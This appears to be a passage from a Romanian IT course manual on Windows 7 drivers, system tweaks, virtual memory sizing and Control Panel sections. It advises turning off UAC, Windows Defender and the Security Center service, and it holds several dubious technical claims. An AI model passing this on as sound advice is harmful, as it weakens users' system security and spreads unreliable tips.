Ex. Un driver scris de NVIDIA este bun pentru orice placă video care are un Chipset GeForce.

- **II tip** de drivere generice sunt scrise de producătorii companiei care au creat sistemul de operare. Acestea pun accentul pe compatibilitate cu sistemul de operare, pe stabilitate și mai puțin pe performanța componentei hard. Aceste tipuri de drivere sunt mai puțin bune pentru că programatorii nu au acces la documentația tehnică detaliată a componentei hard. Driverele generice impuse de sistemul de operare sunt create special pentru a permite funcționarea tuturor componentelor hard detectate de sistemul de operare. În momentul în care utilizatorul adaugă o componentă nouă, sistemul de operare va căuta în colecția sa de drivere, și dacă găsește unul potrivit - îl instalează, dacă nu - pornește un vrăjitor care ajută utilizatorului să instaleze driverul de pe un CD furnizat de producătorul componentei.

❖ **drivere specifice**

Driverurile specifice sunt puse la dispoziție de către companiile care assemblează piesele pentru calculator. Ele se bazează pe driverele generice de tipul I. Dezavantajul acestor drivere este că ele apar cu mult mai târziu decât driverele generice de tipul I, și în acest timp este posibil să fi apărut altă versiune mai nouă a driverelor impuse de firma producătoare a componentei hard.

Driverurile unui calculator sunt programe ce permit software-ului să interacționeze cu hardware-ul. Acestea pot fi drivere de sunet, video, sau pentru imprimantă. Deși driver-ele fac parte din sectorul ascuns al Windows-ului, ele pot fi accesate și modificate dacă știi ce faci. SO Windows conține o mare parte a driverelor necesare pentru funcționarea pieselor, însă performanța acestor piese va fi medie. Din această cauză este necesar ca pentru fiecare piesă să instalăm driverul generic de tipul I.

Cum funcționează?

În esență, driver-ele conectează componentele hardware de componentele software. Acest lucru este posibil prin CPU-ul (procesorul) calculatorului. Driverele mai avansate pot să se ocupe de performanța calculatorului, oferindu-ți mai mult control asupra lui.

Diagnosticarea problemelor

Drivererele sunt de obicei la baza multor probleme de software sau hardware. În cazul în care componentele conectate nu mai funcționează, este de obicei din cauza unor drivere corupte sau care lipsesc. Acest lucru se întâmplă dacă fișierul este descărcat în directorul greșit, sau dacă este mutat sau șters din greșeală. Cel mai bun mod de a identifica problema este să descoperi care drivere sunt asociate cu programele ce nu mai funcționează. Această informație se află de obicei în manualul sau ghidul de utilizare.

Soluția

Dacă descoperi că un driver este corupt sau lipsește, sunt mai multe modalități de a remedia această problemă. Dacă încă mai ai CD-ul de instalare al programului afectat, acesta va conține informații de rezervă pe care le vei putea descărca. Însă, dacă nu este vorba de așa ceva și programul afectat nu are CD de instalare, există drivere gratuite care pot remedia problema.


Cum să previi problemele cu driverele?

Cea mai bună metodă de prevenire a problemelor driverelor este de a le păstra într-un loc sigur sau care nu poate fi accesat. Dacă ai drivere ce se instalează automat, este posibil să ai deja un loc securizat pentru acestea. Dacă îți instalezi singur driverele, consultă manualul de operare pentru informații despre siguranța stocării driverelor.

Atenție!

Este important ca toate driverele descărcate de pe internet să fie legitime. Unele site-uri pretind că au driver-ul cautat de tine, dar de cele mai multe ori, ele conțin lucruri dăunătoare ce pot afecta performanța calculatorului.

DriverPack Solution este o aplicație care o rulezi direct de pe stick, sau alt mediu de stocare. Ocupă de la 4,7 - 14 GB și îți instalează în câteva minute toate driverele necesare pentru SO fără să ai nevoie de acces la Internet. Pur și simplu le instalează din pachet.



5.2 Configurarea SO conform nevoilor utilizatorului.

1. User Account Control

User Account Control este un utilitar implementat în Windows 7 din motive de securitate și în funcție de modul în care este configurat, ne avertizează asupra acțiunilor realizate de aplicații împiedicând executarea lor fără acordul unui administrator.

În practică, întreruperile cauzate de alertele acestuia sunt mai mult decât stresante și din acest motiv e prima caracteristică pe care o dezactivez întotdeauna imediat după instalarea sistemului de operare.

Pentru a dezactiva User Account Control, în caseta RUN (accesibilă prin apăsarea combinației de taste Win+R), scriem comanda msconfig apoi apăsăm tasta Enter sau dăm click pe OK. În **System Configuration** mergem la fila **Tools**, selectăm în listă opțiunea **Change UAC Settings** apoi dăm click pe **Launch**. Ajunși în panoul de configurare al **User Account Control Settings**, coborâm cursorul cât mai aproape de „**Never notify**” apoi dăm click pe **OK**, pe **Yes**, și într-un final **repornim calculatorul**.

2. Redarea automată (USB)

Până și Microsoft și-a dat seama că e o porcărie pornirea automată... Funcția asta stă în permanență „veghere” așteptând ca utilizatorul să conecteze ceva la PC pentru ca în momentul în care se întâmplă asta, să sară în ochii acestuia recomandându-i realizarea anumitor acțiuni. Utilă probabil, însă foarte periculoasă datorită aplicațiilor maligne care profită de ea pentru a se instala, executa automat.

Pentru a dezactiva redarea automată (AutoPlay / AutoRun), tastăm în caseta **RUN** comanda **gpedit.msc** apoi apăsăm tasta **Enter**. În **Local Group Policy Editor** mergem la: Computer Configuration » Administrative Templates » Windows Components » AutoPlay Policies » Turn off AutoPlay. Selectăm caseta Enable și dăm click pe butoanele Apply și OK pentru a aplica modificările.

3. Caracteristicile Windows 7

Sistemele de operare Windows vin dotate cu câteva aplicații pe care foarte mulți utilizatori nu le utilizează, deoarece fie s-au familiarizat deja cu alternative mai bune, fie nu au nevoie de ele.

Pentru a dezactiva caracteristicile Windows 7 nefolositoare urmăm ruta:

Control Panel » Programs » Programs and Features » Turn Windows features on or off:

În lista din Windows Features vom deselecta următoarele casete:

- Games
- Media Features
- Tablet PC Components
- Windows Gadget Platform
- Windows Search
- XPS Services
- XPS Viewer

Dăm click pe OK și așteptăm ca asistentul să ne ceară să repornim sistemul.

Nu vă faceți griji! În cazul în care mai târziu veți avea nevoie de oricare dintre aceste caracteristici, le puteți reinstala foarte simplu: Selectați caseta caracteristicii de care aveți nevoie apoi dați click pe OK!

4. Sarcinile programate

Sarcinile programate au menirea să realizeze automat unele acțiuni la un anumit interval de timp sau în anumite împrejurări. Multe dintre ele sunt inutile pentru un utilizator obișnuit, așa că le vom dezactiva!

Pentru a dezactiva sarcinile programate de care nu avem nevoie, mergem la:

Start » All Programs » Accessories » System Tools » Task Scheduler

În Task Scheduler vom merge la Task Scheduler Library » Microsoft » Windows și dezactivăm următoarele sarcini:

- În Media Center: - **mcupdate**
- În MobilePC: - **HotStart**
- În Windows Media Sharing: - **UpdateLibrary**

Notă:

Dacă la pasul 3 am deinstalat Windows Media Center (recomandat), sarcina **mcupdate** nu va exista.

5. *Serviciile care nu sunt atât de necesare*

Servicii Windows 7 ce pot fi dezactivate pentru creșterea performanței.

Pentru a dezactiva un serviciu al Windows 7, în caseta **RUN** scriem comanda *services.msc* apoi apăsăm tasta **Enter**. În lista ce se va deschide, vom da dublu-click pe serviciul a cărei dezactivare dorim să o realizăm, apoi, la **Startup type** selectăm opțiunea **Disabled**. Un click pe **Apply** și altul pe **OK** vor fi suficiente pentru ca serviciul să nu mai fie lansat la următoarea pornire a sistemului. Lista serviciilor ce pot fi dezactivate:

- Application Experience
- Computer Browser (daca PC-ul nu partajeaza local, fisiere cu alte calculatoare)
- Diagnostic Policy Service
- Distributed Link Tracking Client
- IP Helper
- Offline Files
- Portable Device Enumerator Service
- Print Spooler (daca nu se dispune de o imprimanta)
- Protected Storage
- Remote Registry
- Secondary Logon
- Security Center
- Server (daca PC-ul nu partajeaza local, fisiere cu alte calculatoare)
- Tablet PC Input Service
- TCP/IP NetBIOS Helper
- Windows Error Reporting Service
- Windows Media Center Service Launcher
- Windows Search (daca nu se cauta frecvent fisiere in calculator)
- Windows Time

6. *Windows Defender*

Microsoft a lansat Windows Defender (un instrument de eliminare a software-ului rău intenționat; Anti-Spyware). Cu timpul însă, soluțiile ANTIVIRUS gratuite, inclusiv Microsoft Security Essentials, au început să includă protecție anti-spyware, iar acesta și-a pierdut importanța și a devenit pentru sistemul de operare mai mult o povară decât un ajutor.

Înainte de a dezactiva Windows Defender, din motive de siguranță, descărcați o soluție antivirus de încredere, de pe site-ul său oficial! Puteți opta pentru utilizarea uneia gratuite (avast!, AVG Free Antivirus, Microsoft Security Essentials, Panda Cloud Antivirus, etc.), însă recomandabil ar fi ca să utilizați un software antivirus FULL și care permanent se reactualizează.

Pentru a dezactiva Windows Defender accesăm Control Panel, comutăm afișarea pe modul „Small Icons” apoi dăm click pe Windows Defender. Odată deschis Windows Defender, mergem la Tools » Options » Administrator » deselectăm caseta „Use this program” apoi face click pe **Apply**.

Înainte de a continua, instalăm antivirusul descărcat mai devreme și dacă ni se va cere să o facem, atunci vom reporni calculatorul.

7. *Homegroup*

Această caracteristică a Windows ne permite să partajăm rapid fișiere între calculatoarele conectate la aceeași rețea locală. Cum era de așteptat, oricât de nemaipomenită ar fi, devine absolut inutilă dacă nu dispunem de mai multe PC-uri și nici nu avem obiceiul să conectăm unicul calculator în locuri în care o astfel de funcție ne-ar prinde bine (la școală, servicii, etc).

Pentru a dezactiva HomeGroup în Windows 7 va trebui să deschidem Registry Editor și să mergem la ruta:

HKEY_CLASSES_ROOT\CLSID\{B4FB3F98-C1EA-428d-A78A-D1F5659CBA93}\ShellFolder

Aici, facem click-dreapta pe ShellFolder » Permissions

Asta va face să se deschidă fereastra „Permissions for ShellFolder” unde, după ce selectăm numele nostru de utilizator în panoul „Group or user names,, vom bifa caseta „Allow” din dreptul permisiunii „Full Control,,. Facem click pe Apply » OK pentru a ne reîntoarce la Registry Editor unde, rămânând la ShellFolder, în panoul din partea dreaptă, facem dublu-click pe Attributes pentru a substitui valoarea acestui Key cu *b094010c*

După ce facem un Log off vom observa că HomeGroup a dispărut din Navigation Pane. Având în vedere că am renunțat la HomeGroup deoarece nu ne era de nici un ajutor real, vom dezactiva și serviciile pertinente acestuia pentru a reduce consumul de resurse și accelera boot-areea sistemului; e drept că rezultatul nu va fi unul care să ne lase cu gura căscată însă atât timp cât putem evita încărcarea serviciilor de care nu avem nevoie, de ce să nu o facem !?!

Pentru a dezactiva serviciile HomeGroup Listener și HomeGroup provider, scriem în caseta Run command (sau în Search Box-ul din meniul de Start) comanda „services.msc” și apăsăm Enter. Vizualizând lista serviciilor în modul „Standard,, căutăm, și când îl găsim, facem dublu-click pe serviciul „HomeGroup Listener” pentru a-l dezactiva.

Repetăm acțiunea și cu serviciul HomeGroup Provider. Uite cum, în mai puțin de cinci minute am reușit nu doar să eliminăm o funcție care mai mult ne încurca decât de descurca, ci și să reducem consumul de resurse al sistemului pentru obținerea unei performanțe mai bune.

8. Efectele vizuale

Efectele Vizuale au scopul să ne încante privirea, nimic mai mult! Dar este o vorbă care spune „Ce-i frumos și lui Dumnezeu îi place!,,; iar eu mă număr printre adepții lor. Dar există o serie de efecte ce pot fi dezactivate fără ca diferențele să fie vizibile, ba mai mult, v-am dat și o listă cu cele ce pot fi dezactivate pentru a reduce în acest fel consumul de resurse.

În scopul îmbunătățirii performanțelor sistemului prin reducerea consumului de resurse, în mod special dacă dispuneți de un computer mai vechi, ar trebui să luați în considerare dezactivarea tuturor efectelor vizuale. E drept că după dezactivarea acestora elementele vizuale nu vor mai fi la fel de atractive, dar la fel de adevărat este și faptul că după realizarea acestei operații resursele disponibile, în special memoria RAM, memoria video, procesorul și inclusiv Hard Disk-ul sunt mai puțin solicitate, ceea ce se traduce într-o performanță mai bună.

Dacă dezactivarea tuturor efectelor vizuale reprezintă în opinia dumneavoastră o schimbare prea radicală, selectați în cadrul filei Visual Effects caseta Custom.

În continuare, dacă doriți să dezactivați strict efectele care nu au un impact vizual important asupra aspectului sistemului de operare, debifați casetele următoarelor elemente:

- Animate controls and elements inside windows
- Animations in the taskbar and start menu
- Fade or slide menus into view
- Fade or slide ToolTips into view
- Fade out menu items after clicking
- Save taskbar thumbnail previews
- Show shadows under mouse pointer
- Show shadows under windows
- Show translucent selection rectangle
- Slide open combo boxes
- Smooth-scroll list boxes

Salvați modificările apăsând pe rând butoanele Apply și OK, apoi închideți panoul de proprietăți a sistemului. După accesarea panoului setărilor avansate ale sistemului, pentru a ajunge la Visual Effects alegeți fila Advanced, apoi faceți click pe butonul Settings din cadrul secțiunii Performance.

9. Raportare Erori

Această caracteristică a fost integrată în Windows pentru a ajuta Microsoft în găsirea unei soluții la eventualele probleme ce pot apărea pe durata sistemului de operare. În teorie, aceasta n-ar trebui dezactivată însă cum nu suntem buni samariteni atunci când vine vorba de pierderea timpului raportând erori, lăsăm această activitate pentru cei cu adevărat pasionați de astfel de practici.

Pentru a evita apariția mesajului de reportare a erorilor ori de câte ori un program se închide pe neașteptate, în caseta RUN scriem comanda *gpedit.msc* apoi apăsăm Enter. În Local Group Policy Editor, selectăm caseta Enable la:

Computer Configuration » Administrative Templates » System » Internet Communication Management » Internet Communication settings » Turn off Windows Error Reporting.

10. Meniul Start

Meniul Start există pentru a ne face viața mai ușoară simplificând modul în care avem acces la fișierele, aplicațiile și locurile din calculator accesate cel mai des; de ce să fie altfel?!? Bineînțeles că Microsoft n-are cum să știe ce ne interesează pe fiecare în parte și tocmai din acest motiv ne oferă posibilitatea de a personaliza acest meniu în funcție de necesități.

Pentru a personaliza meniul start, facem click-dreapta pe bara de activități » Properties » Start Menu » Customize.

Dacă vă ajută la ceva, eu recomand următoarea configurare:

- Computer » Display as a link
- Connect to » Deselectat
- Control Panel » Display as link
- Default Programs » Deselectat
- Devices and Printers » Deselectat
- Documents » Display as link
- Downloads » Display as link
- Enable context menus and... » Selectat
- Favorites menu » Deselectat
- Games » Deselectat
- Highlight newly installed programs » Deselectat
- Homegroup » Deselectat
- Music » Display as a link
- Network » Deselectat
- Open submenus when I pause... » Selectat
- Personal folder » Display as a link
- Pictures » Display as a link
- Recent Items » Deselectat
- Recorded TV » Don't display this item
- Run command » Selectat
- Search programs and Control Panel » Selectat
- Sort All Programs menu by name » Deselectat
- System administrative tools » Don't display this item
- Use large icons » Selectat
- Videos » Display as a link

11. Startup and Recovery

Deoarece se poate întâmpla ca un utilizator să aibă nevoie de două sisteme de operare în calculator (indiferent dacă e vorba de două versiuni de Windows identice ori diferite sau vorbim de un sistem de operare Windows și altul Linux), Microsoft a înzestrat și Windows 7 cu capacitatea de a lista la pornirea calculatorului toate sistemele de operare instalate.

Dacă nu dispunem de un al doilea sistem de operare instalat în calculator e inutil să menținem această caracteristică activată și mai mult, nu e recomandat deoarece la fiecare pornire ea va încerca să detecteze numărul sistemelor de operare cu care calculatorul poate fi folosit, acțiune a cărei efect negativ se resimte la pornire. Așadar, click-dreapta pe Computer » Properties » Advanced system settings » Advanced » Startup and Recovery » Settings, și deselectăm caseta din dreptul textului „Time to display list of operating systems,,

De asemenea, fiindcă tot suntem aici, putem dezactiva repornirea automată a calculatorului în cazul în care sunt detectate probleme. După deselectarea ambelor casete facem click pe butonul OK și fără a închide fereastra System Properties trecem la punctul următor.

12. Memoria Virtuală

Despre memoria virtuală vă reamintesc de ea, deoarece joacă un rol important în performanța sistemului. Pentru a modifica modul în care este alocată cantitatea de memorie virtuală utilizată de sistem, tot în fila Advanced facem click pe butonul Settings din ramura Performance. În fereastra Performance Options selectăm fila Advanced apoi apăsăm butonul Change. Alocăm cantitatea de memorie virtuală manual.

A. Cum se configurează memoria virtuală

La fel ca și în versiunile anterioare, respectiv Windows XP și Windows Vista, și, presupun, în același fel în care se va proceda și în versiunile viitoare ale sistemului de operare Windows, adică din panoul de setări avansate ale sistemului, pe care îl puteți accesa așa cum v-am explicat aici.

După accesarea panoului de setări avansate ale sistemului, în fila Advanced, secțiunea Performance, apăsați butonul Settings... În fereastra ce se va deschide, Performance Options, apăsați butonul Change... aflat în interiorul secțiunii Virtual memory. După apăsarea butonului Change... se va deschide panoul de configurare a memoriei virtuale. Acesta este locul în care vom indica sistemului cantitatea și locația memorie virtuale alocate. În acesta, în prima fază debifați caseta „Automatically manage paging file size for all drives,, pentru a prelua controlul asupra memoriei virtuale folosite de sistem.

În cazul în care computerul dumneavoastră dispune de mai multe partiții, pentru început selectați partiția de sistem, bifați caseta No paging file și apăsați butonul Set. Când aceasta va fi afișată, apăsați butonul Yes în cadrul ferestrei de dialog care vă va cere să confirmați că doriți dezactivarea permanentă a memoriei virtuale pentru partiția de sistem. În continuare selectați altă partiție decât cea pe care se află sistemul de operare, dacă este posibil selectați una aflată pe un hard disk secundar, bifați opțiunea Custom size, apoi introduceți în casetele alăturate opțiunilor Initial size și Maximum size cantitatea de memorie virtuală în MB rezultată în urma calculului făcut conform indicațiilor de la punctul B.

După introducerea cantității de memorie virtuală ce va fi pusă la dispoziția sistemului, apăsați butonul Set pentru aplicarea setărilor. În continuare, înainte de a da clic pe butonul OK, dacă sunt disponibile, selectați celelalte partiții listate și bifați pentru fiecare opțiunea No paging file, așa cum ați procedat cu partiția de sistem.

Pentru a finaliza, închideți toate aplicațiile în execuție și apăsați butonul OK. Sistemul vă va înștiința în acel moment că este necesară repornirea computerului pentru aplicarea noilor setări. Acceptați și reporniți.

B. Cum se stabilește cantitatea de memorie virtuală

Recomandările oficiale...

Diferă. Conform Microsoft, în sistemele cu mai puțin de 1 GB de memorie RAM, cantitatea minimă de memorie virtuală se calculează $1.5 * \text{RAM}$ disponibil. Cu alte cuvinte, dacă dispunem de un sistem cu 512 MB de memorie RAM, cantitatea minimă de memorie virtuală, adică ceea ce vom introduce în caseta Initial size (indicată cu săgeata numărul 6 din imaginea superioară), ar fi rezultatul înmulțirii $512 * 1.5 = 768$ MB.

În cazul cantității maxime de memorie virtuală alocată, formula de calcul ar fi $\text{RAM} * 3$ pentru sistemele cu mai puțin de 1 GB de memorie RAM. În exemplul dat, aceasta ar fi $512 * 3 = 1536$ MB. Dacă sistemul dispune de mai mult de 1 GB de memorie RAM, cantitatea minimă de memorie RAM se calculează după formula $1 * \text{RAM}$, iar cantitatea maximă $3 * \text{RAM}$. În cazul celei din urmă, dacă rezultatul este superior a 4096 MB (4 GB), se va folosi această valoare.

Microsoft recomandă ca în sistemele cu mai mult de 1364,33 MB de memorie RAM, cantitatea maximă de memorie virtuală să fie de 4096 MB. Pe de altă parte, conform CompTIA A+ și Microsoft MTA, cantitatea minimă de memorie virtuală ar trebui să se calculeze după formula $2 * RAM$, în timp ce cantitatea maximă se va afla de pe urma calculului $RAM * 4$, acestea calculându-se ținându-se cont și de mărimea fișierului dump.

Recomand:

Experiența acumulată de-a lungul timpului mi-a demonstrat că în sistemele cu mai puțin de 1.5 GB de memorie RAM, cantitatea de memorie virtuală trebuie să se calculeze după formula $RAM * 3$. Cu alte cuvinte, dacă dispuneți de un computer cu 1 GB de memorie RAM, introduceți în ambele casete valoarea 3072.

În sistemele cu 2 GB de memorie RAM sau mai mult, cantitatea de memorie virtuală suficientă este de 6144 MB, adică 6 GB. Această configurație mi-a dat cele mai bune rezultate. Pe de altă parte, după cum probabil ați observat, vă sfătuiesc mai sus să folosiți aceeași valoare în ambele casete pentru a evita calcularea permanentă a valorilor de către sistemul de operare. Această recomandare este strict personală și nu se bazează pe informații oficiale, ci pur și simplu pe recomandările altor utilizatori și rezultatele obținute în urma testării mai multor metode de ajustare.

C. Tabelul valorilor recomandate

Pentru a vă fi mai ușor să stabiliți cantitatea de memorie virtuală necesară sistemului dumneavoastră conform recomandărilor mele, am creat următorul tabel:

Memorie RAM disponibilă	Memoria virtuală recomandată
1024 MB	3072MB
1536MB	4608MB
RAM >>2048MB	6144MB

Sunt de părere că alocarea unei cantități mai mari de 6144 MB pentru memoria virtuală nu va garanta o performanță mai bună a sistemului. Dacă se face acest lucru, singurul rezultat va fi blocarea inutilă a spațiului ocupat de aceasta (pagefile.sys) pe hard disk.

5.3 Configurarea suprafeței de lucru.

Suprafața de lucru este punctul de pornire, respectiv ceea ce vedeți afișat la punerea în funcțiune a calculatorului și lansarea în execuție a sistemului Windows. Acest ecran de deschidere asigură accesul la toate programele și fișierele din calculatorul dumneavoastră.

Aici vom prezenta principalele părți ale suprafeței de lucru.

- ❖ **P1** - Fundalul suprafeței de lucru este suprafața pe care sunt plasate pictogramele. Pictogramele de pe suprafața de lucru asigură accesul la programele, dosarele și fișierele frecvent utilizate. Unele pictograme sunt afișate în mod prestabilit. Puteți adăuga și alte pictograme. Executați un click pe butonul Start.
- ❖ **P2** - Butonul Start reprezintă locul de unde accesați programele și deschideți dosarele și fișierele. Executați un click pe butonul Start.
- ❖ **P3** - Bara de sarcini afișează butoane pentru deschiderea ferestrelor și a programelor.
- ❖ **P4** - Partea din bara de sarcini numită bara de stare afișează ora, data calendaristică și pictogramele programelor care rulează.
- ❖ **P5** - Partea de bară de instrumente din bara de sarcini asigură accesul rapid la programe.

SO Windows 7 se instalează fără icoanele My Computer, My Network Place și My Documents. Oricum ar fi, iată cum aceste icoane se pot restabili pe Desktop-ul sau ecranul utilizatorului:

- Click dreapta pe Desktop – Ecran într-o parte unde nu există nici o icoană și apoi click pe Personalize;
- Click pe Change desktop icons din partea stânga sus;
- Bifează icoanele Computer, User's Files, Network și Recycle Bin în cazul în care acesta nu este deja activ.

5.4 Programe de monitorizare a performanțelor unui PC.

Magix, este cunoscut mai degrabă pentru programele sale MP3 Make și editorul video. Magix a lansat un utilitar de optimizare și întreținere a sistemului, denumit Magix "PC Check & Tuning Free". Este poate singurul program care rivalizează cu TuneUp Utilities și nu este doar o reclamă. Conform Magix, programul poate îmbunătăți performanțele pornirii sistemului cu 60% și transferul de fișiere cu 65%.

MAGIX PC Check & Tuning Free verifică întreg computer-ul pentru vulnerabilități și puncte slabe, localizează cauzele problemelor și corectează erorile în mod automat, sporind performanțele PC-ului.

PC Check Live – este o componentă de monitorizare în timp real a performanțelor sistemului, alertând în cazul unor probleme sau instabilități, și reducând consumul de resurse. Sistemul va fi mai rapid și programul dispune de optimizarea swap-ului, a serviciilor și repararea registry-ului Windows. Programele, jocurile și chiar Windows-ul vor porni mult mai rapid și în plus aveți posibilitatea de a optimiza conexiunea DSL pentru o viteză crescută a internetului.

În plus, PC Check & Tuning va îndepărta fișierele inutile și temporare, chiar imediat după instalarea unui program nou, curățând hard disk-ul.

Check PC – este o funcție care va căuta eventualele probleme și erori ale sistemului. Rezultatele sunt afișate după câteva secunde într-un raport și vor fi indicate de asemenea soluții adecvate. Rezultatele individuale ale testelor sunt disponibile, semnalizate prin culori asemănătoare unui semafor.

Nu în ultimul rând, o funcție interesantă este actualizarea driverelor din sistem. Soft-ul are suport pentru 31.200 de drivere în acest moment, iar lista este în mod continuu actualizată.

Pentru a descărca și testa acest program excelent, care oferă suport Windows 7, accesați următorul link:

http://download.cnet.com/Magix-PC-Check-amp-Tuning-Free/3000-18512_4-75181588.html

6. Instrumentele oferite de panoul de control.

Obiective:

1. Perceperea necesității de configurare a suprafeței de lucru. Instrumentele oferite de panoul de control;
2. Utilizarea instrumentelor:
 - Appearance and Personalization;
 - Clock , Language and Region;
 - Network and Internet;
 - Programs;
 - Security;
 - System and Maintenance;
 - User Accounts.

Panoul de control din Windows este locul unde puteți găsi toate setările importante de sistem, iar Windows 7 nu face excepție de la această regulă. Noile versiuni 8.1 și 10 include multe îmbunătățiri, menite să ajute utilizatorii să găsească și să modifice setările mult mai repede.

Panoul de Control (engleză: Control Panel) face parte din interfața grafică a utilizatorului (GUI) creată de Microsoft Windows, care permite userilor să vizualizeze și să manipuleze setările de bază ale sistemului prin intermediul unei liste de applet-uri, cum ar fi adăugarea hardware-ului, adăugarea sau înlăturarea software-ului, controlul contului de utilizator, și schimbarea opțiunilor de accesibilitate. Applet-urile adiționale pot fi prevăzute de sistemul terțiar.

Panoul de Control a fost ca o moștenire a sistemului de operare Microsoft Windows încă de la realizarea sa în (Windows 1.0), cu multe dintre applet-urile actuale adăugate pe măsura ce versiunile abundau. Începând cu Windows 95, Panoul de Control a fost implementat ca un folder special, folderul nu există în mod fizic, însă conține shortcut-uri ale multor applet-uri cum ar fi Adaugă sau înlătură programe (Add or Remove Programs) și Opțiunile Internetului (Internet Options). Aceste applet-uri sunt stocate ca niște fișiere .cpl. De exemplu, applet-ul Adaugă sau înlătură programe este stocat sub numele de appwiz.cpl în folderul SYSTEM32.

În versiunile recente de Windows, Panoul de Control are două categorii de vizualizare, Vizualizare Clasică (Classic View) și Vizualizare pe Categori (Category View), și este posibilă schimbarea între acestea printr-o opțiune ce apare în partea din stânga a ferestrei.

Multe dintre applet-urile individuale ale Panoului de Control pot fi accesate prin alte căi. De exemplu, Proprietăți de Afișare (Display Properties) pot fi accesate dând click-dreapta într-o zonă liberă de pe desktop și alegând Proprietăți (Properties).

Vizualizarea clasică constă în shortcut-uri ale diferitelor applet-uri din Panoul de Control, de obicei fără vreo descriere (alta decât numele). Categoriile se pot vedea dacă utilizatorul alege vizualizarea pe "Detalii" ("Details").

Modificarea setărilor predefinite legate de funcționalitatea și aspectul SO se realizează din panoul de control ("Control Panel"), care permite personalizarea SO în așa fel încât lucrul cu calculatorul să fie eficient și agreabil. În SO Windows afișăm panoul de control executând clic pe butonul "Start", ducând cursorul mouse-ului peste coloana din dreapta a meniului de start și în final executând clic pe opțiunea "Control Panel". Panoul de Control are mai multe secțiuni și rolul fiecăreia va fi expus pe scurt în această temă introductivă. Secțiunile foarte importante vor fi luate în discuție în cadrul unor teme separate. Pentru a afișa conținutul unei secțiuni va trebui să facem dublu clic pe iconița ei.

6.1 Secțiunile panoului de control

- ❖ **Accessibility Options** ("Opțiuni Legate de Ușurința de Utilizare") : Conține opțiuni care permit folosirea SO Windows de către persoanele cu handicap motor, vizual sau auditiv.
- ❖ **Add Hardware** ("Adaugă Componente Hardware Noi") : Permite identificarea de către SO Windows a unei componente hardware pe care tocmai am instalat-o. După recunoașterea

piesei, SO va solicita instalarea unui soft special numit driver, pentru ca piesa să poată fi folosită în mod corespunzător. Driver-ul este furnizat de obicei de către producătorul componentei (este disponibil pe CD sau pe site-ul producătorului), iar în lipsa acestuia SO Windows va folosi un așa-zis driver generic, care permite folosirea piesei însă nu la potențialul ei maxim. Această secțiune nu mai este aproape deloc folosită pentru că majoritatea componentelor fabricate după anul 2003 sunt recunoscute instantaneu de către SO, fără a mai fi nevoie de intervenția utilizatorului, iar instalarea driver-ului este extrem de ușoară.

- ❖ **Add or Remove Programs** ("Adaugă sau Înlătură Programe") : Permite instalarea și deinstalarea de programe pentru calculator (softuri).
- ❖ **Administrative Tools** ("Instrumente pentru administrarea SO") : Conține o serie de utilitare necesare pentru administrarea și optimizarea sistemului (utilitar pentru defragmentare, partiționare, etc.).
- ❖ **Automatic Updates** ("Actualizări Automate") : Permite alegerea modului în care dorim să realizăm actualizarea (îmbunătățirea) SO.
- ❖ **Date and Time** ("Data și Ora") : Permite modificarea datei (zi, lună, an), orei și fusului orar folosite de către SO. Există și opțiunea ca SO să ajusteze în mod automat ora, în cazul trecerii la orarul de iarnă sau revenirii la orarul real ("automatically adjust clock for daylight saving changes"). Este recomandat ca această opțiune să fie debifată, pentru ca trecerea la orarul de iarnă sau vară nu se face în același timp peste tot în lume și este posibil ca SO să ajusteze ora în mod eronat.
- ❖ **Dial-Up Networking** ("Conectarea la internet prin dial-up") : Permite crearea de noi conexiuni la Internet sau modificarea parametrilor celor deja existente.
- ❖ **Display** ("Afișare") : Conține opțiuni referitoare la modul de afișare a diverselor elemente din SO Windows (ferestre, suprafața de lucru, etc.) și permite accesul la reglajele driver-ului plăcii video.
- ❖ **Folder Options** ("Opțiuni referitoare la Dosare") : Conține opțiuni referitoare la configurarea avansată a interfeței programului Windows Explorer.
- ❖ **Fonts** ("Fonturi" - "Corpuri de Litera") : Prezintă o listă cu fonturile disponibile pentru a fi folosite de softuri (editoare de text, etc.).
- ❖ **Game Controllers** ("Opțiuni referitoare la Jocuri") : Permite instalarea corectă a unor dispozitive folosite în jocuri (de ex. joystick, gamepad, etc.), ca și configurarea folosirii taifasului prin voce ("voice chat") în timpul jocurilor.
- ❖ **Internet Options** ("Opțiuni referitoare la Internet") : Conține opțiuni privind accesul la Internet cu ajutorul programului Internet Explorer.
- ❖ **Keyboard** ("Tastatura") : Permite configurarea tastaturii în așa fel încât să corespundă cu stilul nostru de a o folosi și cu limbile în care scriem în mod predominant.
- ❖ **Phone and Modem Options** ("Modemuri") : Permite configurarea avansată a modemului instalat în așa fel încât conexiunea la Internet să fie optimă.
- ❖ **Mouse** ("Șoricel") : Permite configurarea mouse-ului în concordanță cu modul nostru de folosire (mâna dreaptă sau stânga, etc.).
- ❖ **Network Connections** ("Rețea") : Afișează date despre rețeaua în care se află calculatorul nostru (dacă acesta este inclus într-o rețea) și permite configurarea unor parametri legați de lucrul în rețea.
- ❖ **ODBC Data Resources** : Permite configurarea unor opțiuni legate de lucrul cu baze de date.
- ❖ **Passwords** ("Parole") : Permite crearea și administrarea conturilor protejate prin parola ale diferiților utilizatori care folosesc calculatorul.
- ❖ **Power Options** ("Opțiuni referitoare la consumul de energie electrică") : Permite specificarea unor scheme de reducere a consumului de curent electric.
- ❖ **Printers and Faxes** ("Imprimante și Faxuri") : Permite identificarea de către SO a unei imprimante (sau fax) conectate la calculator și instalarea driver-ului acesteia.

